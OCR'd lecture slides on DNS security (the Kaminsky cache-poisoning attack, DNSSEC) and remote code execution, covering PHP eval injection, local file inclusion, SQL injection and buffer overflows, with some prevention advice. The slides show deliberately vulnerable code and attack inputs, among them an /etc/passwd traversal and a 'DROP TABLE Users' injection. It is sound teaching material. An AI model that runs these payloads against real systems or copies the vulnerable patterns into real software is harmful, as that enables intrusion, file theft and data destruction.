
DNS (Domain Name System)

- Entities
- Resource records
- Threats
  - Kaminsky attack
- DNSSEC


DNS in action

- Translate Domain Names to IP addresses
  - www.tecnico.ulisboa.pt ⇨ 193.136.128.66
- Reverse Translation
  - 66.128.136.193.in-addr.arpa ⇨ www.tecnico.ulisboa.pt
- Mail Server Localization
  - Ricardo.Chaves@tecnico.ulisboa.pt ⇨ smtp.tecnico.ulisboa.pt
- Other name translations


DNS resolving steps



DNS Architecture Threats




DNS Message




DNS packet on the wire

Kaminsky attack (cache poisoning)

Allows attackers to send users to malicious sites and hijack email



The attack is successful if it can guess the Query ID value



Current solution: blue request takes **random source port** and **random query id**entifier

Chronology of the Kaminsky Attack


- Feb/2008 – Dan Kaminsky reports the problem
- 8/Jul/2008 – Patch for several systems
- 21/Jul/2008 – Public knowledge
- 8/Aug/2008 – Details on BlackHat
- 28/Aug/2008 – Memo for adoption of DNSSEC in .gov
- .pt – https://www.dns.pt/pt/seguranca/dnssec/

Dan Kaminsky
1979-2021

DNSSEC

- **DNSSEC** – DNS with digitally signed responses
  - Each zone has its own key-pair for signing
    - Responses can be validated using the respective public key
  - Public Keys are published in the DNS itself
    - As a DNSKEY Resource Record
    - One needs to get the public keys from a trusted source
      - Ideally only for the parent zones of the DNS hierarchy
  - DNSSEC provides integrity and authenticity for RRs of the signed zones
    - Does not provide more reliability, confidentiality or protection against DoS

ccTLD DNSSEC status jan. 2019



More about layer 7

- DNS is at the application layer, but it is an infrastructure service
- We also must be concerned with the application code exposed over the network

Remote Code Execution (RCE)

- RCE is a class of software security vulnerabilities
  - Much more about these in SSoft course
- RCE vulnerabilities allow a malicious actor to execute any code of their choice on a remote server machine
  - Arbitrary code execution
  - Over LAN, WAN, or **Internet**
- Exploits:
  - Dynamic code execution
  - Memory unsafety

Dynamic code execution

- Most programming languages have some way to generate code in run-time and execute it
  - E.g., parse a string as code and execute it
  - Powerful programming concept, can be very convenient
- However, a malicious actor can abuse it
  - Often, generated code is based on some user input
- If the user inputs are not vetted, then that code will be executed on the target machine
- Examples:
  - PHP code injection
  - SQL injection
  - XSS – Cross-site scripting

Memory unsafety

- Software may have flaws when managing memory
  - Compiler, interpreter, operating system kernel or libraries
  - Virtual machines too
- Buffer overflow
  - Typically, program accepts input that is bigger than the allocated buffer
  - Memory following the buffer is overwritten
  - Program may “jump” to a different function
- An attacker can carefully craft the requests to a server to cause buffer overflow
  - Modify system memory on the affected machine
  - Cause execution of arbitrary code

Vulnerabilities inside application code

- *Dynamic code execution*:
  - using PHP (Code Injection)
  - using SQL (SQL Injection)
  - using JavaScript (XSS – Cross-site scripting)

- *Memory unsafety*:
  - using C (Overflows)

PHP – Eval Injection

vuln.php

```
<?php
$var = “value”;
$v = $_GET[‘argument'];
eval("\$var = $v;");
?>
```

```
http://victim.com/vuln.php?argument=1;phpinfo()
```

```
eval("value = 1; phpinfo();");
```

Attack effect: run the phpinfo() function

PHP – Local File Inclusion

vuln.php

```
<?php
$page = $_GET[page];
include($page.php);
?>
```

```
http://victim.com/vuln.php?page=../../../../../
../../etc/passwd%00
```

Attack effect: get the content of file /etc/passwd

How to prevent PHP code injection?

- Avoid using data as code as much as possible
- **Sanitize inputs**
  - Remove illegal characters
  - PHP now provides native filters that you can use to sanitize the data
    - Such as e-mail addresses, URLs, IP addresses, etc…

Problem goes beyond PHP

- These attacks are not exclusive to PHP
- They can be done when inputs are parsed and interpreted as code

SQL Injection

Java code

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" +
strUsername + "' AND Password = '" + strPassword + "'"
strAuthCheck = getQueryResult(SQLQuery)

if (strAuthCheck.equals("")) bAuthenticated = false; else bAuthenticated = true;
```

Login: admin
Password: ' OR '1' = '1

SELECT Username FROM Users WHERE Username = 'admin'
AND Password = '' OR '1' = '1'
Attack effect: login as user admin without knowing the password

Login: ' OR '1'='1' ; DROP TABLE Users --
Password: *does not matter!*

SELECT Username FROM Users WHERE Username = ''
OR '1' = '1' ; DROP TABLE Users -- ' AND Password = '???'
Attack effect: delete table Users

How to prevent SQL Injection

- Best solution is to use **prepared statements** with **parameters** that are always properly sanitized and treated as data

```
...
Set cmd = CreateObject("ADOBD.Command")
cmd.Command = "select Username from Users where
Username=? and Password=?"

Set param1 = cmd.CreateParameter(...)
param1.Value = strUsername
cmd.Parameter.Append param1

